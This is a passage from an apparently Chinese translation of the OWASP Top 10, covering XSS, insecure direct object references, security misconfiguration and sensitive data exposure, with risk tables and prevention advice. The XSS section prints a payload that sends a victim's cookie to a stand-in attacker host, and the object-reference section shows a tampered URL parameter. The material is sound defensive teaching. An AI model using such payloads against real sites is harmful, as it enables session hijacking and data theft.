· [OWASP](http://https://www.owasp.org/index.php/Authentication_Cheat_Sheet) [Authentication](http://https://www.owasp.org/index.php/Authentication_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Authentication_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Authentication_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Forgot](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Password](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Session_Management_Cheat_Sheet) [Session](http://https://www.owasp.org/index.php/Session_Management_Cheat_Sheet) [Management](http://https://www.owasp.org/index.php/Session_Management_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Session_Management_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Session_Management_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Development](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Guide:](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Chapter](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [on](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet) [Authentication](http://https://www.owasp.org/index.php/Forgot_Password_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Testing_for_authentication) [Testing](http://https://www.owasp.org/index.php/Testing_for_authentication) [Guide:](http://https://www.owasp.org/index.php/Testing_for_authentication) [Chapter](http://https://www.owasp.org/index.php/Testing_for_authentication) [on](http://https://www.owasp.org/index.php/Testing_for_authentication) [Authentication](http://https://www.owasp.org/index.php/Testing_for_authentication)

**外部引用**

· [CWE](http://cwe.mitre.org/data/definitions/287.html) [Entry](http://cwe.mitre.org/data/definitions/287.html) [287](http://cwe.mitre.org/data/definitions/287.html) [on](http://cwe.mitre.org/data/definitions/287.html) [Improper](http://cwe.mitre.org/data/definitions/287.html) [Authentication](http://cwe.mitre.org/data/definitions/287.html)

· [CWE](http://cwe.mitre.org/data/definitions/384.html) [Entry](http://cwe.mitre.org/data/definitions/384.html) [384](http://cwe.mitre.org/data/definitions/384.html) [on](http://cwe.mitre.org/data/definitions/384.html) [Session](http://cwe.mitre.org/data/definitions/384.html) [Fixation](http://cwe.mitre.org/data/definitions/384.html)

**A3** **跨站脚本 (XSS)**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **AVERAGE** | **Prevalence**  **VERY WIDESPREAD** | **Detectability**  **EASY** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Consider anyone  who can send  untrusted data to  the system,  including external  users, internal  users, and  administrators. | Attacker sends text-  based attack scripts  that exploit the  interpreter in the  browser. Almost  any source of data  can be an attack  vector, including  internal sources  such as data from  the database. | [XSS](http://https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)) is the most prevalent web application  security flaw. XSS flaws occur when an  application includes user supplied data in  a page sent to the browser without  properly validating or escaping that  content. There are three known types of  XSS flaws: 1) Stored, 2) Reflected, and 3)  [DOM](http://https://www.owasp.org/index.php/DOM_Based_XSS) [based](http://https://www.owasp.org/index.php/DOM_Based_XSS) [XSS.](http://https://www.owasp.org/index.php/DOM_Based_XSS)  Detection of most XSS flaws is fairly easy  via testing or code analysis. | | Attackers can  execute scripts in a  victim’s browser to  hijack user sessions,  deface web sites,  insert hostile  content, redirect  users, hijack the  user’s browser  using malware, etc. | Consider the  business value of  the affected system  and all the data it  processes.  Also consider the  business impact of  public exposure of  the vulnerability. |



**我容易被XSS攻击么?**

如果你不保证所有用户的输入都已经正确转义或者你在输入验证时没有确认它是安全的，并将数据在在页面上输出，你就有可能面临XSS攻击。没有适当的输出转义或炎症，这样的输入会被浏览器当成动态内容输出。如果用Ajax来动态更新页面，你使用了[安全的JavaScript API](https://www.owasp.org/images/c/c5/Unraveling_some_Mysteries_around_DOM-based_XSS.pdf)了吗？对于不安全的JavaScript API，必须进行编码或验证。

自动化工具可以找到一些XSS问题。然而，每个应用程序构建输出页面的方式不同，使用不懂的浏览器端解释器（JS、ActiveX、Flash和Silverlight），令自动化检测非常困难。因此，需要结合手工代码审查和渗透测试，作为自动化检测的一种补充方法，以达到完全覆盖。

Web2.0技术，例如Ajax，让XSS更难使用自动化工具探测

。

**攻击场景示例**

应用程序使用不可信的数据生成HTML片段，并且没有做验证和转义：

**(String) page += "<input name='creditcard' type='TEXT‘**

**value='" + request.getParameter("CC") + "'>";**

攻击者在他的浏览器中修改CC参数:

**'><script>document.location=**

**'http://www.attacker.com/cgi-bin/cookie.cgi?**

**foo='+document.cookie</script>'**.

这会让受害者的会话ID被发送到攻击者的网站，让攻击者可以劫持用户的当前会话。

请注意：攻击者也可以使用XSS越过应用程序使用的任何CSRF自动防御程序。可以查看A8章节获取更多信息

**如何防范此类攻击？**

防范XSS攻击，需要分离不可信数据和浏览器动态内容。

1.   T最好的选择是正确转义所有基于HTML上下文（body, attribute,

JavaScript, CSS, 或 URL）的将插入HTML中的不可信数据。获取更多必须的数据转义技术请看[OWASP XSS Prevention Cheat Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

2.   固定输入或白名单输入验证也是值得推荐的。它有助于防御XSS，但这并非一种完整的防御，因为许多应用程序需要输入特殊字符。这种验证应该尽可能的在接受输入数据前验证输入长度、字符、格式和业务规则。

3.   对于富文本的处理，像OWASP的[AntiSamy](https://www.owasp.org/index.php/AntiSamy)或者 [Java](http://https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project) [HTML](http://https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project) [Sanitizer](https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project) [Project](http://https://www.owasp.org/index.php/OWASP_Java_HTML_Sanitizer_Project)自动清理库值得考虑（使用）

4.    [Content Security Policy (CSP)](https://www.owasp.org/index.php/Content_Security_Policy)可以用在你整个站点，来防御XSS 攻击。

**引用**

**OWASP**

· [OWASP](http://https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) [XSS](http://https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) [Prevention](http://https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet) [DOM](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet) [based](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet) [XSS](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet) [Prevention](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet)

· OWASP Cross-Site [Scripting](http://https://www.owasp.org/index.php/Cross-site_Scripting_(XSS)) [Article](http://https://www.owasp.org/index.php/Cross-site_Scripting_(XSS))

· [ESAPI](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Encoder.html) [Encoder](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Encoder.html) [API](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/latest/org/owasp/esapi/Encoder.html)

· [ASVS:](http://https://www.owasp.org/index.php/ASVS) [Output](http://https://www.owasp.org/index.php/ASVS) [Encoding/Escaping](http://https://www.owasp.org/index.php/ASVS) [Requirements](http://https://www.owasp.org/index.php/ASVS) [(V6)](http://https://www.owasp.org/index.php/ASVS)

· [OWASP](http://https://www.owasp.org/index.php/AntiSamy) [AntiSamy:](http://https://www.owasp.org/index.php/AntiSamy) [Sanitization](http://https://www.owasp.org/index.php/AntiSamy) [Library](http://https://www.owasp.org/index.php/AntiSamy)

· [Testing](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [Guide:](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [1st](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [3](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [Chapters](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [on](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [Data](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [Validation](http://https://www.owasp.org/index.php/Testing_for_Data_Validation) [Testing](http://https://www.owasp.org/index.php/Testing_for_Data_Validation)

· [OWASP](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [Code](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [Review](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [Guide:](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [Chapter](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [on](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [XSS](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting) [Review](http://https://www.owasp.org/index.php/Reviewing_Code_for_Cross-site_scripting)

· [OWASP](http://https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) [XSS](http://https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) [Filter](http://https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) [Evasion](http://https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet)

**外部引用**

· CWE Entry 79 on Cross-Site [Scripting](http://cwe.mitre.org/data/definitions/79.html)

**A4**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **EASY** | **Prevalence**  **COMMON** | **Detectability**  **EASY** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Consider the types  of users of your  system. Do any  users have only  partial access to  certain types of  system data? | Attacker, who is an  authorized system  user, simply  changes a  parameter value  that directly refers  to a system object  to another object  the user isn’t  authorized for. Is  access granted? | Applications frequently use the actual  name or key of an object when generating  web pages. Applications don’t always  verify the user is authorized for the target  object. This results in an insecure direct  object reference flaw. Testers can easily  manipulate parameter values to detect  such flaws. Code analysis quickly shows  whether authorization is properly verified. | | Such flaws can  compromise all the  data that can be  referenced by the  parameter. Unless  object references  are unpredictable,  it’s easy for an  attacker to access  all available data of  that type. | Consider the  business value of  the exposed data.  Also consider the  business impact of  public exposure of  the vulnerability. |



**不安全的直接对象引用**

**我容易受到此类攻击吗?**

检查一个应用程序是否容易受到不安全的直接对象引用漏洞攻击的最好的方法，是验证所有对象引用是否有适当的防御。为了达到目标，考虑如下情况：

1.  对于直接引用的资源限制，应用程序没有正确验证用户是否有权限访问他们请求的资源。

2.   如果引用是间接引用，直接对象的映射没有限制限制当前用户的授权。

应用程序的代码评审可以快速验证实现是否安全。测试也是有效识别直接对象引用和直接对象引用是否安全的方法。自动化测试攻击通常不能找到这些缺陷，因为他们不能判断什么需要保护或者什么是安全和不安全的。

**攻击场景示例**

应用程序在SQL查询中使用未验证的数据，从而访问账户信息：

**String query = "SELECT \* FROM accts WHERE account = ?";**

**PreparedStatement pstmt =**

**connection.prepareStatement(query , … );**

**pstmt.setString( 1, request.getParameter("acct"));**

**ResultSet results = pstmt.executeQuery( );**

攻击者在浏览器中简单的修改“acct”参数，发送她想伪造的账户的ID。如果没有合适的验证，攻击者不但可以进入预期的客户账号，而且可以进入任何用户的账户

**http://example.com/app/accountInfo?acct=notmyacct**

**如何防范此类攻击?**

要防止不安全的直接对象引用，需要选择一个方法来保护每个用户可访问的对象（如：对象数字，文件名）：

**1.**   **每个用户或会话使用各自的间接对象引用。**这样可以防止攻击者直接针对未经授权的资源。例如：不适用资源的数据库key，而是使用一个下拉列表来标示当前用户授权的6个资源，用户可以使用数字1~6来标示用户选择的值。应用程序必须将每个用户的间接引用映射到服务器上的真是的数据库库key。OWASP的[ESAPI](https://www.owasp.org/index.php/ESAPI)包括顺序和随机访问引用映射，开发者可以用来消除直接对象引用。

**2.**   **检查访问**。每当使用来自不可信源的直接对象引用时，必须包含访问控制，确保用户的请求的资源是已经认证过的。

**引用**

**OWASP**

· OWASP Top 10-2007 [on](http://https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference) [Insecure](http://https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference) [Dir](http://https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference) [Object](http://https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference) [References](http://https://www.owasp.org/index.php/Top_10_2007-Insecure_Direct_Object_Reference)

· ESAPI Access Reference Map [API](http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/AccessReferenceMap.html)

· ESAPI Access Control API**(See isAuthorizedForData(),**

**isAuthorizedForFile(), isAuthorizedForFunction() )**

For additional access control requirements, see the [ASVS](http://https://www.owasp.org/index.php/ASVS)

[requirements](http://https://www.owasp.org/index.php/ASVS) [area](http://https://www.owasp.org/index.php/ASVS) [for](http://https://www.owasp.org/index.php/ASVS) [Access](http://https://www.owasp.org/index.php/ASVS) [Control](http://https://www.owasp.org/index.php/ASVS) [(V4).](http://https://www.owasp.org/index.php/ASVS)

**外部引用**

· [CWE](http://cwe.mitre.org/data/definitions/639.html) [Entry](http://cwe.mitre.org/data/definitions/639.html) [639](http://cwe.mitre.org/data/definitions/639.html) [on](http://cwe.mitre.org/data/definitions/639.html) [Insecure](http://cwe.mitre.org/data/definitions/639.html) [Direct](http://cwe.mitre.org/data/definitions/639.html) [Object](http://cwe.mitre.org/data/definitions/639.html) [References](http://cwe.mitre.org/data/definitions/639.html)

· CWE Entry 22 on Path Traversal**(an example of a Direct Object**

**Reference attack)**

**A5**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **EASY** | **Prevalence**  **COMMON** | **Detectability**  **EASY** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
| Consider  anonymous  external attackers  as well as users with  their own accounts  that may attempt to  compromise the  system. Also  consider insiders  wanting to disguise  their actions. | Attacker accesses  default accounts,  unused pages,  unpatched flaws,  unprotected files  and directories, etc.  to gain  unauthorized access  to or knowledge of  the system. | Security misconfiguration can happen at  any level of an application stack, including  the platform, web server, application  server, database, framework, and custom  code. Developers and system  administrators need to work together to  ensure that the entire stack is configured  properly. Automated scanners are useful  for detecting missing patches,  misconfigurations, use of default  accounts, unnecessary services, etc. | | Such flaws  frequently give  attackers  unauthorized access  to some system  data or  functionality.  Occasionally, such  flaws result in a  complete system  compromise. | The system could  be completely  compromised  without you  knowing it. All of  your data could be  stolen or modified  slowly over time.  Recovery costs  could be expensive. |



**错误的安全配置**

**我容易受到此类攻击吗?**

你的应用程序的栈的某一部分是否缺少适当的安全强化？包括：

1.    你的软件是否有过期的？包括操作系统、Web/App服务器，数据库，应用程序和代码库（查看A9章节）。

2.    是否启用或安装了有不必要的功能。 (如：端口、服务、页面、账户、权限)?

3.    是使用默认账号吗？并且默认的密码仍然可以使用？

4.    你的错误处理是否将堆栈追踪信息或者其他有价值的错误信息呈现给用户？

5.    你的开发框架或库的安全设置是否都正确设置？

如果没有一个一致的、可重复的应用程序安全配置流程，系统将面临更高的风险。

**攻击场景示例**

场景 #1: 应用程序的服务器管理控制台是自动安装的，而且不可移除。默认账号没有修改。攻击者发现你服务器上的这个标准管理页面，使用默认密码登陆，然后控制了这个服务器。

场景 #2: 你服务器上的列目录功能没有禁用。攻击者发现她可以通过简单的列目录找到所有的文件。攻击者找到并下载所有编译后的java类文件，通过反编，并使用逆向工程得到你所有的代码，然后他在你的应用程序中发现了一个非常严重的访问控制逻辑缺陷。

场景 #3: 应用服务器配置允许向用户返回堆栈追踪信息。从而暴露潜在的缺陷。攻击者非常喜欢你提供额外的错误信息。

场景 #4: 在生产环境，应用服务器没有删除附带的示例应用程序。很多示例用用程序包含众所周知的安全缺陷，攻击者可以利用这些缺陷来攻陷你的服务器。

**如何防范此类攻击?**

下面是我们建议做到如下：

1.   一个可重复的强化过程可以让应用程序部署或锁定更快速而简单。开发、测试和生产环境配置都应该相同（不同环境可以有不同的密码）。这个过程应该是自动化的，这样就可以减少配置一个新的安全的环境工作。

2.   保证所有的部署环境都及时的安装新的软件更新和补丁，代码类库也要及时更新。（**更多参见A9）。**

3.   一个强大的应用程序架构可以提供有效的安全组件分离。

4.   定期运行扫描器和做代码审计可以帮助我们检测错误的配置或未打上的补丁。

**引用**

**OWASP**

· [OWASP](http://https://www.owasp.org/index.php/Configuration) [Development](http://https://www.owasp.org/index.php/Configuration) [Guide:](http://https://www.owasp.org/index.php/Configuration) [Chapter](http://https://www.owasp.org/index.php/Configuration) [on](http://https://www.owasp.org/index.php/Configuration) [Configuration](http://https://www.owasp.org/index.php/Configuration)

· [OWASP](http://https://www.owasp.org/index.php/Error_Handling) [Code](http://https://www.owasp.org/index.php/Error_Handling) [Review](http://https://www.owasp.org/index.php/Error_Handling) [Guide:](http://https://www.owasp.org/index.php/Error_Handling) [Chapter](http://https://www.owasp.org/index.php/Error_Handling) [on](http://https://www.owasp.org/index.php/Error_Handling) [Error](http://https://www.owasp.org/index.php/Error_Handling) [Handling](http://https://www.owasp.org/index.php/Error_Handling)

· [OWASP](http://https://www.owasp.org/index.php/Testing_for_configuration_management) [Testing](http://https://www.owasp.org/index.php/Testing_for_configuration_management) [Guide:](http://https://www.owasp.org/index.php/Testing_for_configuration_management) [Configuration](http://https://www.owasp.org/index.php/Testing_for_configuration_management) [Management](http://https://www.owasp.org/index.php/Testing_for_configuration_management)

· [OWASP](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)) [Testing](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)) [Guide:](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)) [Testing](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)) [for](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)) [Error](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006)) [Codes](http://https://www.owasp.org/index.php/Testing_for_Error_Code_(OWASP-IG-006))

· OWASP Top 10 2004 - [Insecure](http://https://www.owasp.org/index.php/A10_2004_Insecure_Configuration_Management) [Configuration](http://https://www.owasp.org/index.php/A10_2004_Insecure_Configuration_Management) [Management](http://https://www.owasp.org/index.php/A10_2004_Insecure_Configuration_Management)

For additional requirements in this area, see the [ASVS](http://https://www.owasp.org/index.php/ASVS)

[requirements](http://https://www.owasp.org/index.php/ASVS) [area](http://https://www.owasp.org/index.php/ASVS) [for](http://https://www.owasp.org/index.php/ASVS) [Security](http://https://www.owasp.org/index.php/ASVS) [Configuration](http://https://www.owasp.org/index.php/ASVS) [(V12).](http://https://www.owasp.org/index.php/ASVS)

**外部引用**

· [PC](http://www.pcmag.com/article2/0,2817,11525,00.asp) [Magazine](http://www.pcmag.com/article2/0,2817,11525,00.asp) [Article](http://www.pcmag.com/article2/0,2817,11525,00.asp) [on](http://www.pcmag.com/article2/0,2817,11525,00.asp) [Web](http://www.pcmag.com/article2/0,2817,11525,00.asp) [Server](http://www.pcmag.com/article2/0,2817,11525,00.asp) [Hardening](http://www.pcmag.com/article2/0,2817,11525,00.asp)

· [CWE](http://cwe.mitre.org/data/definitions/2.html) [Entry](http://cwe.mitre.org/data/definitions/2.html) [2](http://cwe.mitre.org/data/definitions/2.html) [on](http://cwe.mitre.org/data/definitions/2.html) [Environmental](http://cwe.mitre.org/data/definitions/2.html) [Security](http://cwe.mitre.org/data/definitions/2.html) [Flaws](http://cwe.mitre.org/data/definitions/2.html)

· [CIS](http://benchmarks.cisecurity.org/downloads/benchmarks/) [Security](http://benchmarks.cisecurity.org/downloads/benchmarks/) [Configuration](http://benchmarks.cisecurity.org/downloads/benchmarks/) [Guides/Benchmarks](http://benchmarks.cisecurity.org/downloads/benchmarks/)

**A6**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **DIFFICULT** | **Prevalence**  **UNCOMMON** | **Detectability**  **AVERAGE** | **Impact**  **SEVERE** | **Application /**  **Business Specific** |
| Consider who can  gain access to your  sensitive data and  any backups of that  data. This includes  the data at rest, in  transit, and even in  your customers’  browsers. Include  both external and  internal threats. | Attackers typically  don’t break crypto  directly. They break  something else,  such as steal keys,  do man-in-the-  middle attacks, or  steal clear text data  off the server, while  in transit, or from  the user’s browser. | The most common flaw is simply not  encrypting sensitive data. When crypto is  employed, weak key generation and  management, and weak algorithm usage  is common, particularly weak password  hashing techniques. Browser weaknesses  are very common and easy to detect, but  hard to exploit on a large scale. External  attackers have difficulty detecting server  side flaws due to limited access and they  are also usually hard to exploit. | | Failure frequently  compromises all  data that should  have been  protected. Typically,  this information  includes  sensitive  data such as health  records, credentials,  personal data,  credit cards, etc. | Consider the  business value of  the lost data and  impact to your  reputation. What is  your legal liability if  this data is  exposed? Also  consider the  damage to your  reputation. |



**敏感信息暴露**

**我容易受到此类攻击吗？**

首先你必须确定哪些数据是敏感的、需要额外保护的。比如：密码、信用卡号码、健康记录和个人信息应该受到保护。所有如下数据：

1.   所有的数据包括备份数据都是明文存储的吗？

2.   这些数据都是明文传输的吗？内网还是外网？数据在因特网上传输是非常危险的。

3.   应用程序是否使用过时的，不安全的加密算法？

4.   是否存在加密密钥过于简单或缺少密钥管理、密钥重置的问题？

5.   当敏感信息通过浏览器发送或接受时，是否缺少浏览器安全指令或headers。更多请查看[ASVS](http://https://www.owasp.org/index.php/ASVS) [areas](http://https://www.owasp.org/index.php/ASVS) [Crypto](http://https://www.owasp.org/index.php/ASVS) [(V7),](http://https://www.owasp.org/index.php/ASVS) [Data](http://https://www.owasp.org/index.php/ASVS) [Prot.](http://https://www.owasp.org/index.php/ASVS) [(V9),](http://https://www.owasp.org/index.php/ASVS) [and](http://https://www.owasp.org/index.php/ASVS) [SSL](http://https://www.owasp.org/index.php/ASVS) [(V10)](http://https://www.owasp.org/index.php/ASVS)[.](http://www.owasp.org/index.php/Top_10_2007-Insecure_Cryptographic_Storage)

**攻击场景示例**

场景 #1: 一个应用程序使用数据库自动加密来保存信用卡号码。然而，这意味着当检索数据时，数据库会解密自动解密这些数据。通过SQL注入缺陷就可以获取信用卡密码的铭文。系统应该使用公钥加密信用卡号码，同时只允许后端应用程序使用私钥解密。

场景 #2: 一个站点没有在认证页面使用SSL。攻击者仅仅通过监控网络流量（比如一个开放的无线网络），就能够盗取用户的会话cookie。然后，攻击者重放这个cookie，劫持用户的会话，从而可以访问用户的私人数据。

场景 #3: 密码数据库使用未加salt的哈希来保存用户的密码。一个文件上传漏洞可以让攻击者获取密码文件。攻击者可以使用预先计算哈希的彩虹表来破解所有的密码。

**如何防范此类攻击?**

不安全的加密方式、SSL使用和数据保护的完整危害的范围已经超过OWASP Top 10的范围。对于敏感数据，最低限度是做到如下：

1.   考虑一下，你计划保护这些数据远离哪些威胁（容易内部攻击、外部用户）？你要确保你在存储或传输过程中加密所有敏感数据，从而确保数据免受威胁。

2.   尽量不要存储敏感数据，尽快丢弃不需要存储的敏感数据。如果没有敏感数据，就没有被盗一说了。

3.   确保使用强大的标准算法和强壮的密钥，保证密钥管理到位。可以考虑使用 [FIPS](http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm) [140](http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm) [validated](http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm) [cryptographic](http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm) [modules.](http://csrc.nist.gov/groups/STM/cmvp/documents/140-1/140val-all.htm)

4.   E确保密码使用专门设计用于保护密码的算法来存储，比如：bcrypt, PBKDF2, or [scrypt.](http://en.wikipedia.org/wiki/Scrypt)

5.   禁用可以收集敏感信息的表单自动完成功能。禁止缓存包含敏感数据的页面。

**引用**

**OWASP -** For a more complete set of requirements, see

[ASVS](http://https://www.owasp.org/index.php/ASVS) [req’ts](http://https://www.owasp.org/index.php/ASVS) [on](http://https://www.owasp.org/index.php/ASVS) [Cryptography](http://https://www.owasp.org/index.php/ASVS) [(V7),](http://https://www.owasp.org/index.php/ASVS) [Data](http://https://www.owasp.org/index.php/ASVS) [Protection](http://https://www.owasp.org/index.php/ASVS) [(V9)](http://https://www.owasp.org/index.php/ASVS)  and

[Communications](http://https://www.owasp.org/index.php/ASVS) [Security](http://https://www.owasp.org/index.php/ASVS) [(V10)](http://https://www.owasp.org/index.php/ASVS)

· [OWASP](http://https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet) [Cryptographic](http://https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet) [Storage](http://https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Cryptographic_Storage_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet) [Password](http://https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet) [Storage](http://https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Password_Storage_Cheat_Sheet)

· [OWASP](http://https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet) [Transport](http://https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet) [Layer](http://https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet) [Protection](http://https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet) [Cheat](http://https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet) [Sheet](http://https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet)

· OWASP Testing Guide: Chapter on SSL/TLS [Testing](http://https://www.owasp.org/index.php/Testing_for_SSL-TLS)

**外部引用**

· [CWE](http://cwe.mitre.org/data/definitions/310.html) [Entry](http://cwe.mitre.org/data/definitions/310.html) [310](http://cwe.mitre.org/data/definitions/310.html) [on](http://cwe.mitre.org/data/definitions/310.html) [Cryptographic](http://cwe.mitre.org/data/definitions/310.html) [Issues](http://cwe.mitre.org/data/definitions/310.html)

· [CWE](http://cwe.mitre.org/data/definitions/312.html) [Entry](http://cwe.mitre.org/data/definitions/312.html) [312](http://cwe.mitre.org/data/definitions/312.html) [on](http://cwe.mitre.org/data/definitions/312.html) [Cleartext](http://cwe.mitre.org/data/definitions/312.html) [Storage](http://cwe.mitre.org/data/definitions/312.html) [of](http://cwe.mitre.org/data/definitions/312.html) [Sensitive](http://cwe.mitre.org/data/definitions/312.html) [Information](http://cwe.mitre.org/data/definitions/312.html)

· CWE [Entry](http://cwe.mitre.org/data/definitions/319.html) [319](http://cwe.mitre.org/data/definitions/319.html) [on](http://cwe.mitre.org/data/definitions/319.html) [Cleartext](http://cwe.mitre.org/data/definitions/319.html) [Transmission](http://cwe.mitre.org/data/definitions/319.html) [of](http://cwe.mitre.org/data/definitions/319.html) [Sensitive](http://cwe.mitre.org/data/definitions/319.html)

[Information](http://cwe.mitre.org/data/definitions/319.html)

· [CWE](http://cwe.mitre.org/data/definitions/326.html) [Entry](http://cwe.mitre.org/data/definitions/326.html) [326](http://cwe.mitre.org/data/definitions/326.html) [on](http://cwe.mitre.org/data/definitions/326.html) [Weak](http://cwe.mitre.org/data/definitions/326.html) [Encryption](http://cwe.mitre.org/data/definitions/326.html)

**A7**

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| y  **Threat**  **Agents** | **Attack**  **Vectors** | **Security**  **Weakness** | | **Technical**  **Impacts** | **Business**  **Impacts** |
| **Application Specific** | **Exploitability**  **EASY** | **Prevalence**  **COMMON** | **Detectability**  **AVERAGE** | **Impact**  **MODERATE** | **Application /**  **Business Specific** |
